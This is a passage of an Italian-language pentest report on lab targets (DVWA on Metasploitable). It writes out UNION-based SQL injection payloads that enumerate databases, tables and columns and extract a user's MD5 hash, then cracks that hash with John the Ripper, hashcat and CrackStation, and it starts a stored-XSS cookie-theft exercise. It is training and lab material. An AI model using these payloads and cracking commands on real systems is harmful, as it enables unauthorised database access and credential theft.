


# Penetration Testing for Tau




**GEM\_SECURITY**

Pentest svolto in data: 13-17/03/2023

Coordinatore del team: IANNELLA Pasquale


Componenti: CHIEPPA Marco, CIULLA Marco, DI SALVO Gabriele, KENYON Alessio,  
POSER Paola, RESTANI Davide, ROVELLA Andrea

Il seguente report è stato redatto in occasione del penetration testing commissionato da Tau e svolto dal pentesting team nel periodo 13-17/03/2023. Come è possibile osservare nel grafico che segue, nei primi due giorni sono stati effettuati attacchi alla web application DVWA, il terzo giorno un attacco di tipo buffer overflow e negli ultimi due giorni sono state attaccate col Metasploit framework le macchine Metasploitable e Windows XP.



# Day 1

**Attacco SQL injection alla Web Application DVWA** con lo scopo di recuperare **in chiaro** la password dell'utente “**Pablo Picasso**”. Le operazioni sono state strutturate nel modo seguente:



**SQL injection** è un attacco di tipo code injection che sfrutta i database relazionali di tipo SQL per ottenere informazioni da un target. Lo scopo dell'attaccante viene raggiunto a causa della mancata (o insufficiente) sanitizzazione dell'input utente, circostanza che permette ad un potenziale attaccante di rivolgere al database delle query “customizzate” appositamente per ottenere come risposta delle informazioni molto rilevanti.

## Configurazione di rete

Il primo passo consiste nella configurazione delle impostazioni di rete della macchina attaccante, Kali Linux, e della macchina target, Metasploitable.

IP macchina attaccante = Kali Linux: 192.168.13.100

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.13.100 netmask 255.255.255.0 broadcast 192.168.13.255
          inet6 fe80::a00:27ff:fe13:9d67 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
              RX packets 0 bytes 0 (0.0 B)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 19 bytes 3233 (3.1 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 4 bytes 240 (240.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 4 bytes 240 (240.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

IP macchina target = Metasploitable: 192.168.13.150

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:1c:10:fd
          inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1c:10fd/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:4 errors:0 dropped:0 overruns:0 frame:0
            TX packets:71 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:332 (332.0 B)  TX bytes:5158 (5.0 KB)
            Base address:0xd020 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436  Metric:1
            RX packets:114 errors:0 dropped:0 overruns:0 frame:0
            TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:23201 (22.6 KB)  TX bytes:23201 (22.6 KB)
```

Il livello di sicurezza di DVWA viene settato su “low”:

The screenshot shows the DVWA SQL Injection page. On the left is a sidebar menu with the following items:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection** (highlighted in green)
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

The main content area has the following sections:

### Vulnerability: SQL Injection

**User ID:**

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>


At the bottom of the main content area, there is a status message: "Username: admin  
Security Level: low  
PHPIDS: disabled". To the right of this message are two links: "View Source" and "View Help".

The footer of the page reads: "Damn Vulnerable Web Application (DVWA) v1.0.7"

## Attacco SQLi

Successivamente, si procede con l'attacco.

Viene cercato un punto di injection e, per valutare se il campo di immissione dell'input utente è vulnerabile al vettore, nel potenziale campo di injection viene inserito il carattere '<>'. In base all'errore restituito, il database MySQL è potenzialmente vulnerabile.




Prova dell'injection point.:

### Vulnerability: SQL Injection

User ID:

**ID: 1' AND 1=1 #  
First name: admin  
Surname: admin**

Controllo del numero di colonne con UNION, in questo caso il messaggio d'errore restituito indica che la tabella non ha soltanto una colonna:



Provando con due NULL, si ottiene il risultato sperato. Dunque, come si evince dal seguente screenshot, la tabella ha due colonne:

### Vulnerability: SQL Injection

User ID:

**ID: 1' UNION SELECT NULL,NULL#  
First name: admin  
Surname: admin**

**ID: 1' UNION SELECT NULL,NULL#  
First name:  
Surname:**

Una volta appurato che il target è vulnerabile al vettore d'attacco, vengono inviate alcune query per ottenere varie **informazioni** riguardo al target.

## Nomi dei database:

User ID:

```
ID: 1' UNION SELECT schema_name,null from information_schema.schemata #
First name: admin
Surname: admin

ID: 1' UNION SELECT schema_name,null from information_schema.schemata #
First name: information_schema
Surname:

ID: 1' UNION SELECT schema_name,null from information_schema.schemata #
First name: dvwa
Surname:

ID: 1' UNION SELECT schema_name,null from information_schema.schemata #
First name: metasploit
Surname:

ID: 1' UNION SELECT schema_name,null from information_schema.schemata #
First name: mysql
Surname:

ID: 1' UNION SELECT schema_name,null from information_schema.schemata #
First name: owasp10
Surname:

ID: 1' UNION SELECT schema_name,null from information_schema.schemata #
First name: tikiwiki
Surname:

ID: 1' UNION SELECT schema_name,null from information_schema.schemata #
First name: tikiwiki195
Surname:
```

## Nomi delle tabelle del database “dvwa”:

```
ID: 1' union select null,table_NAME fRoM information_schema.tables WHERE table_schema='dvwa'#
First name: admin
Surname: admin

ID: 1' union select null,table_NAME fRoM information_schema.tables WHERE table_schema='dvwa'#
First name:
Surname: guestbook

ID: 1' union select null,table_NAME fRoM information_schema.tables WHERE table_schema='dvwa'#
First name:
Surname: users
```

## Nomi delle colonne della tabella “users”:

```
ID: 1' union select null,column_NAME fRoM information_schema.columns WHERE table_name='users'#
First name: admin
Surname: admin

ID: 1' union select null,column_NAME fRoM information_schema.columns WHERE table_name='users'#
First name:
Surname: user_id

ID: 1' union select null,column_NAME fRoM information_schema.columns WHERE table_name='users'#
First name:
Surname: first_name

ID: 1' union select null,column_NAME fRoM information_schema.columns WHERE table_name='users'#
First name:
Surname: last_name

ID: 1' union select null,column_NAME fRoM information_schema.columns WHERE table_name='users'#
First name:
Surname: user

ID: 1' union select null,column_NAME fRoM information_schema.columns WHERE table_name='users'#
First name:
Surname: password

ID: 1' union select null,column_NAME fRoM information_schema.columns WHERE table_name='users'#
First name:
Surname: avatar
```

Estrazione di username, nome, cognome, user\_id di ogni utente: 0x7c = codice ASCII ‘|’

```
ID: 1' UNION SELECT NULL, concat(user,0x7c,first_name,0x7c,last_name,0x7c,user_id) from users#
First name: admin
Surname: admin

ID: 1' UNION SELECT NULL, concat(user,0x7c,first_name,0x7c,last_name,0x7c,user_id) from users#
First name:
Surname: admin|admin|admin|1

ID: 1' UNION SELECT NULL, concat(user,0x7c,first_name,0x7c,last_name,0x7c,user_id) from users#
First name:
Surname: gordonb|Gordon|Brown|2

ID: 1' UNION SELECT NULL, concat(user,0x7c,first_name,0x7c,last_name,0x7c,user_id) from users#
First name:
Surname: 1337|Hack|Me|3

ID: 1' UNION SELECT NULL, concat(user,0x7c,first_name,0x7c,last_name,0x7c,user_id) from users#
First name:
Surname: pablo|Pablo|Picasso|4

ID: 1' UNION SELECT NULL, concat(user,0x7c,first_name,0x7c,last_name,0x7c,user_id) from users#
First name:
Surname: smithy|Bob|Smith|5
```

Infine, la coppia username - hash per lo user target, tramite “id=4”.

```
ID: 1' UNION SELECT NULL, concat(user,0x7c,password) from users WHERE user_id=4#
First name: admin
Surname: admin

ID: 1' UNION SELECT NULL, concat(user,0x7c,password) from users WHERE user_id=4#
First name:
Surname: pablo|0d107d09f5bbe40cade3de5c71e9e9b7
```

## Password cracking dell'hash MD5

Una volta ottenuto l'hash della password dell'utente pablo, viene quindi eseguito il password cracking. Ad un primo esame sommario, l'algoritmo di hashing utilizzato sembra essere MD5, dunque si procede al cracking coi tool john e hashcat, poi verificato su crackstation.net.

### **John the Ripper**

Dictionary attack:

```
[root@kali)-[~/.john]
# john --format=raw-MD5 --wordlist=/usr/share/john/password.lst /home/kali/Desktop/pablo.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein      (pablo)
1g 0:00:00:00 DONE (2023-03-13 05:33) 100.0g/s 38400p/s 38400c/s 38400C/s 123
456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

[root@kali)-[~/.john]
#
```

Brute-force attack:

```

└─(root㉿kali)-[~/john]
# john -incremental --format=Raw-MD5 /home/kali/Desktop/pablo.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (pablo)
1g 0:00:00:01 DONE (2023-03-13 05:51) 0.8333g/s 2128Kp/s 2128Kc/s 2128KC/s
ter01.. letmish
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

└─(root㉿kali)-[~/john]
# 

```

## Hashcat

Dictionary attack:

```

└─(kali㉿kali)-[~]
$ hashcat -a 0 -m 0 /home/kali/Desktop/pablo.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 14.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: pthread-sandybridge-Intel(R) Core(TM) i5-8265U CPU @ 1.60GHz, 1084/2233 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte           -concolatice...
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename...: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes....: 139921507
* Keyspace...: 14344385

0d107d09f5bbe40cade3de5c71e9e9b7:letmein

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 0 (MD5)
Hash.Target....: 0d107d09f5bbe40cade3de5c71e9e9b7
Time.Started....: Mon Mar 13 14:49:35 2023 (0 secs)
Time.Estimated....: Mon Mar 13 14:49:35 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 389.2 KHz/s (0.11ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 512/14344385 (0.00%)
Rejected.....: 0/512 (0.00%)
Restore.Point....: 0/14344385 (0.00%)

```

Brute-force attack:

```

Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode....: 0 (MD5)
Hash.Target....: 0d107d09f5bbe40cade3de5c71e9e9b7
Time.Started....: Mon Mar 13 14:53:05 2023 (1 min, 16 secs)
Time.Estimated...: Mon Mar 13 14:54:21 2023 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Mask.....: ?1?2?2?2?2? [6]
Guess.Charset....: -1 ?l?d?u, -2 ?l?d, -3 ?l?d*!$@_, -4 Undefined
Guess.Queue.....: 6/15 (40.00%)
Speed.#1.....: 50148.0 kH/s (7.19ms) @ Accel:256 Loops:1024 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 3748902912/3748902912 (100.00%)
Rejected.....: 0/3748902912 (0.00%)
Restore.Point....: 1679616/1679616 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:2048-2232 Iteration:0-1024
Candidate.Engine.: Device Generator
Candidates.#1....: 1zw5qx → Xqqfqx
Hardware.Mon.#1..: Util: 97%

```

**0d107d09f5bbe40cade3de5c71e9e9b7:letmein**

```

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 0 (MD5)
Hash.Target....: 0d107d09f5bbe40cade3de5c71e9e9b7
Time.Started....: Mon Mar 13 14:54:21 2023 (27 secs)
Time.Estimated...: Mon Mar 13 14:54:48 2023 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Mask.....: ?1?2?2?2?2?2? [7]
Guess.Charset....: -1 ?l?d?u, -2 ?l?d, -3 ?l?d*!$@_, -4 Undefined
Guess.Queue.....: 7/15 (46.67%)
Speed.#1.....: 46569.1 kH/s (11.72ms) @ Accel:256 Loops:1024 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1241546752/134960504832 (0.92%)
Rejected.....: 0/1241546752 (0.00%)
Restore.Point....: 15360/1679616 (0.91%)
Restore.Sub.#1...: Salt:0 Amplifier:13312-14336 Iteration:0-1024
Candidate.Engine.: Device Generator
Candidates.#1....: Tfc5ove → kjjzawa
Hardware.Mon.#1..: Util: 96%

```

## Crackstation

### Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:



[Crack Hashes](#)

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(shai\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein


**Color Codes:** Green Exact match, Yellow Partial match, Red Not found.

## SQL injection automatizzata con il tool SQLMap



## Day 2

Attacco **Stored Cross-Site Scripting (XSS)** alla Web Application DVWA con lo scopo di ottenere i cookie di sessione degli utenti che accedono alla pagina. Le operazioni sono state strutturate nel modo seguente:




## Configurazione di rete

Configurazione di rete della macchina target, Metasploitable, e test della connettività:

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:22:e4:ab:8b brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.24 brd 192.168.104.255 scope global eth0
        inet6 fe80::a00:22ff:fe4:ab8b/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ ping -c 4 192.168.104.100
PING 192.168.104.100 (192.168.104.100) 56(84) bytes of data.
64 bytes from 192.168.104.100: icmp_seq=1 ttl=64 time=0.319 ms
64 bytes from 192.168.104.100: icmp_seq=2 ttl=64 time=0.448 ms
64 bytes from 192.168.104.100: icmp_seq=3 ttl=64 time=0.431 ms
64 bytes from 192.168.104.100: icmp_seq=4 ttl=64 time=0.578 ms
--- 192.168.104.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.319/0.444/0.578/0.091 ms
msfadmin@metasploitable:~$
```

Configurazione di rete della macchina attaccante, Kali, e test della connettività:



The screenshot shows a terminal window with several tabs open. The current tab displays the output of the 'ip a' command, showing the configuration of the 'lo' loopback interface and the 'eth0' interface. The 'eth0' interface is connected to the IP 192.168.104.24. Below this, a ping command is run to the IP 192.168.104.150, showing four successful round-trip measurements with times ranging from 0.319 to 0.578 ms.

```
